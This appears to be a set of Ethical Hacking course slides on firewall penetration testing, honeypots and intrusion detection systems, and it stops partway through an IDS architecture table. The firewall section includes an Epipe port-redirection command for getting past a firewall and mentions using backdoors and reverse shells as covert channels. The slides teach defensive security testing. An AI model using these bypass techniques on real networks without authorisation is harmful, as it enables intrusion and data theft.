Firewall Penetration Testing Steps

- Step 6. Identifying Firewall Architecture
 - Sending crafted packets to firewall ports that were already identified will provide a penetration tester with a complete list of port status.
 - By eliciting responses from the firewall on specific ports, the tester will be able to determine the firewall reaction and aid in mapping open ports.
 - Responses from the firewall will let the tester know if the connection was rejected, dropped or blocked.
 - Hping, Hping2 or Nmap can be used to accomplish this task.
 - After initiating the scan, the firewall will send back specific packets indicating the action it took against the scan.
 - If the firewall returns a SYN/ACK packet, the port is in an “Open” state.
 - If the firewall returns a RST/ACK packet, it means the firewall rejected the crafted packet from the tester’s scanner.
 - If no response is received, the firewall dropped the crafted packet indicating a filtered port.
 - If the firewall returns an ICMP type 3 code 13 packet, the connection attempt was simply blocked.

Firewall Penetration Testing Steps

- Step 7. Testing The Firewall Policy
 - Testing of firewall policies can be done in two ways.
 - The penetration tester will either compare hard copies of the extracted firewall policy configuration and the expected configuration in order to identify potential gaps
 - The tester will perform actions on the firewall in order to confirm the expected configuration.

Firewall Penetration Testing Steps



- Step 8. Firewalking

- Firewalking is a method of mapping the network devices that sit behind the firewall.
- The Firewalk network auditing tool analyzes packets returned by the firewall with the use of traceroute techniques.
- It will determine open ports on the firewall by checking devices behind the firewall and thus identify which traffic is able to pass the firewall.
- The Firewalk tool is considered to perform advanced network mapping and is able to paint a picture of the network topology.
- By crafting packets with certain TTL values, the penetration tester can identify open ports if the return message is received with the exceeded TTL.
- If no response is received, it can be concluded that the firewall filtered the packet and blocked the connection.



Firewall Penetration Testing Steps

- Step 9. Port Redirection

- Testing for port redirection is an important step that can allow further compromise of a given network. If a desired port is not accessible directly, port redirection techniques can be used to circumvent the denial of access.
- If the tester manages to compromise a target system and wants to bypass the firewall, he or she can install a port redirecting tools such as [Epipe](#) or [Datapipe](#) and listen to certain port numbers.
- Once the traffic to the ports is sniffed, it can be redirected to the compromised machine.


```
Epipe -l 53 -s 53 -r 80 192.168.1.101
```

This would set the program to listen for connections on port 53 and when a local connection is detected a further connection will be made to port 80 of the remote machine at 192.168.1.101 with the source port for that outbound connection being set to 53 also. Data sent to and from the connected machines will be passed through.

Firewall Penetration Testing Steps

- Step 10: External And Internal Testing
 - Performing external and internal penetration tests is not always required when testing the firewall, however, it does provide a more realistic approach of how a malicious actor may attack your systems.
 - An external penetration test researches and attempts to exploit vulnerabilities that could be performed by an external user without proper access and permissions.
 - An internal penetration test is similar to a vulnerability assessment, however, it takes a scan one step further by attempting to exploit the vulnerabilities and determine what information is actually exposed.
 - In order to cover both sides, the tester will send packets from outside of the network and analyze the received packets inside the network.

Firewall Penetration Testing Steps



Firewall Penetration Testing Steps


- Step 11. Test For Covert Channels
 - A covert channel is a hidden communication connection that allows hackers to remain stealthy.
 - Mostly used for concealing activities and extracting valuable or sensitive data from a company, covert channels are created by installing a backdoor on a compromised machine inside the network.
 - Once installed, a reverse shell can be created to establish a connection with the outside machine belonging to the hacker.
 - One way of doing this is with the use of the popular hacking platform Metasploit.
 - To test whether establishing a covert channel is doable, the penetration tester will:
 - Identify firewall rules with the help of Firewalk.
 - Attempt to reach systems behind the firewall.
 - Examine the response of the arriving packets.

Firewall Penetration Testing Steps



- Step 12. HTTP Tunneling

- HTTP tunnelling method consists of encapsulating traffic with HTTP protocol and is often used when there is restricted access to a device that sits behind a firewall or a proxy.
- In this scenario, [HTTPPort tool](#) can be used to send POST requests to the HTTP server by specifying hostname, port number and path. As the nature of HTTPPort's functionality has the ability to bypass HTTP proxies, the only obstacle left is the enabled connect methods on the proxy itself.
- If the CONNECT HTTP method is enabled, creating a HTTP tunnel is easy. However, if the CONNECT method is disabled, a remote host mode must be used but requires a significant amount of effort to accomplish.



Firewall Penetration Testing Steps


- 13. Identify Firewall Specific Vulnerabilities
 - If you were wondering how to ensure there are no vulnerabilities in your firewall, the answer is making sure no misconfigurations are present. As this is the main reason hackers manage to penetrate the network, configuring your firewall properly is the most important step you can take.
 - In some cases, printing or file-sharing services are left enabled on certain open ports and allow hackers to bypass the firewall through that vector. Disabling services that are not needed and checking firewall configuration is the only way to ensure safety.

Firewall Penetration Testing: Demo

- Firewall Penetration Testing Demo
<https://youtu.be/0Izu0J6iSoM>
- How to bypass Firewall
<https://www.youtube.com/watch?v=cypK0d8wTDs>

Honeypots

Honeypots



- A cyber honeypot is a baiting trap for hackers.
- It's a sacrificial computer system to attract cyberattacks, like a decoy.
- Honeypots are filled with fabricated information
- Any access to honeypots triggers monitoring and logging actions
- An attack against a honeypot is made to seem successful
- It mimics a target for hackers, and uses their intrusion attempts to gain information about cybercriminals
- It finds the way hackers operate or distract them from actual targets.

How a Honeypot Works?

- A honeypot looks like a real computer system, with applications and data, fooling cybercriminals into thinking it's a legitimate target.
 - Once the hackers are in, they can be tracked, and their behavior assessed for clues on how to make the real network more secure.
 - Honeypots are made attractive to attackers by building in deliberate security vulnerabilities.
 - Vulnerable ports might be left open to entice attackers into the honeypot environment, rather than the more secure live network.
 - A honeypot is an information tool that helps understand existing threats to business and spot the emergence of new threats.
 - With the intelligence obtained from a honeypot, security efforts can be prioritized and focused.
-

Honeypot Level of Interaction

- Low interaction
 - Simple to install
 - Only provides few fake services – port emulation
 - No real operating system that an attacker can operate on
- Medium interaction
 - Provides more interaction
 - Services are still emulated
 - Scripts used to provide more interaction
 - Requires higher skills to deploy
- High interaction
 - Actual operating system in place for interacting with attacker
 - Potential to gather more information
 - Higher risk

Honeypots Uses

- By monitoring traffic coming into the honeypot system, one can assess:
 - where the cybercriminals are coming from
 - the level of threat
 - what modus operandi they are using
 - what data or applications they are interested in
 - how well your security measures are working to stop cyberattacks

Types of Honeypots

- Email traps
- Database decoys
- Malware honeypot
- Spider honeypot

Popular Honeypot Products

- KFSensor – High interaction
- Honeyd – Low to Medium interaction
- Back Office Friendly (BOF) – Low interaction
- Argos
- HoneyBOT
- NetBAIT

Demo

- Hacking for Beginners:
<https://www.youtube.com/watch?v=B7tTQ272OHE>
- Honeypots
<https://www.youtube.com/watch?v=fQqWe8br2Gw>
- Burp Suite Demo
<https://www.youtube.com/watch?v=G3hpAeoZ4ek>
- Cisco NGFW Firepower
<https://www.youtube.com/watch?v=e-CtcCPIy04>



Thank You



BITS Pilani
Pilani Campus

Jagdish Prasad
WILP

BITS Pilani Presentation



SSZG575: Ethical Hacking Session: 14 (Defense Processes and Tools)

Agenda

- IDS/IPS
 - Overview
 - Components
 - Architecture
 - Implementation

Intrusion Detection System (IDS)


What is an IDS?

- Intrusion Detection System (IDS) is a system that monitors network traffic for suspicious activity and issues alerts when such activity is discovered
- IDS is like a smoke detector that raises alarm if specific events occur
- IDS response may be:
 - **Manual:** raise alarm for someone to take action
 - **Automate:** get into protection mode to isolate the intruder (IPS)

What is the function of IDS?

- Monitor the operation of routers, firewalls, key management servers and files
 - Help administrators to tune, organize and understand operating system audit trails and other logs to highlight policy violation
 - Assess integrity of critical system files for vulnerabilities and misconfiguration
 - Provide a user-friendly interface so non-expert staff members can assist with managing system security
 - Build and maintain an extensive attack signature database
 - Recognize and report when data files have been altered
 - Correct system configuration errors
 - Install and operate traps to record information about intruders
 - Generate an alarm and notify when security has been breached
 - React to intruders by blocking them or blocking the server
-

How does IDS Work?



- Raw inputs from sensors
- Data storage of raw inputs
- Analysis of events
- Intrusion identification
- Countermeasure plan
- Response to events

Components of IDS


- Network sensors
- Alert systems
- Command console
- Response systems
- Attack signature and behavior database

Network Sensors


- Sensors:
 - Electronic 'Eye' of an IDS
 - Hardware and/or software that monitors the traffic in network and triggers alerts
 - Type of attacks detected by IDS sensors
 - Single session attacks
 - Multiple session attacks
- Sensor Types
 - Host based
 - Server specific agents
 - Provide both packet and system level monitoring
 - Network based
 - Specialized software and/or hardware used to collect & analyse network traffic
 - Applications, modules embedded in network infrastructure

Host Sensors/Agents

- Distributed Agent residing on each server that needs to be protected
- Closely tied to underlying operating system
 - Can allow very detailed analysis
 - Can allow some degree of Intrusion Protection
- Allows analysis of data encrypted for transport
- Monitors kernel-level application behaviour
 - To mitigate attacks such as buffer-overflow and privilege escalation




Network Sensors



- Monitors all traffic on a given segment
- Compare traffic against well known attack patterns (signatures)
- Look for heuristic attack patterns (DoS, multi-host scans)
- Includes fragmentation and stream reassembly logic for de-obfuscation of attacks
- Primarily an alarming and visibility tool
- Allows active response:
 - IP session logging,
 - TCP reset,
 - Shunning (blocking)

Sensor Placement Strategies



- Must monitor critical traffic
- Deploy network sensors at security policy enforcement points throughout the network
- Deploy host sensors on business critical servers
- Ensure sensor are not overloaded
 - Sensors must be able to handle peak traffic loads

Sensor Placement Strategies


- Sensors should be placed at common entry points
 - Internet gateways
 - Connection between one LAN and another
 - Remote access server that receives connections from remote users
 - VPN devices
- Sensors could be positioned at either side of firewall
 - Behind the firewall is more secure position
- Management program console sensors

Getting Traffic to Network Sensors

- Traffic must be mirrored to network sensors (replicated)
- Options:
 - Shared media (hubs)
 - Network taps
 - Switch-based traffic mirroring (SPAN – Switch Port Analyser)
 - Selective mirroring (traffic capture – VACLs – VLAN Access List)

Using a Network Tap

- Tap splits full duplex link into two streams
- For sensors with only one sniffing interface, need to aggregate traffic to one interface
- Be careful of aggregate bandwidth of two tapped streams
 - Don't exceed SPAN port or sensor capacity



Alert Systems

- Triggers
 - Circumstances that cause an alert to be sent
- Types of triggers
 - Detection of an anomaly
 - Detection of misuse
 - Matching of a signature

Alert Systems

- Anomaly based detection
 - Requires use of profiles
 - For each authorized user or group of users
 - Describe services and resources normally used by users
 - Can create user profiles during pilot/training period
 - Accuracy issues
 - False negative
 - False positive

Alert Systems

- Signature based detection
 - Triggers alarm based on characteristics signature of known attacks
 - IDS comes equipped with a database of signatures
 - can start protecting the network immediately after installation
 - Maintains state information
- Other detection methods
 - Traffic rate monitoring
 - Protocol state tracking
 - IP packet re-assembly

Command Console

- Provides a graphical user interface to an IDS
 - Enables administrators to receive and analyze alert messages and message log files
- IDS can collect information from security devices throughout network
- Command console should run on a computer dedicated solely to an IDS
 - Maximize the speed of response
 - Isolate the IDS from attacks

Response System


- IDS can be setup to take limited countermeasures
- Response system does not substitute administrators
 - Administrators can use their judgement to detect a false positive or false negative
 - Administrators can determine whether an alert needs to be escalated

Attack Signature & Behaviors Database



- IDS doesn't have the capability to use judgement
 - Can make use of a source of information for comparing the traffic they monitor
- Signature or rule based
 - Reference a database of known attack signatures
 - If traffic matches a signature then generate an alert
 - Keep database updated
 - Passive detection mode
- Anomaly based IDS
 - Store information about users and their behaviors in database

Typical IDS Architecture



IDS Architecture

Component	Description
Sensor Interface	Traffic inspection point
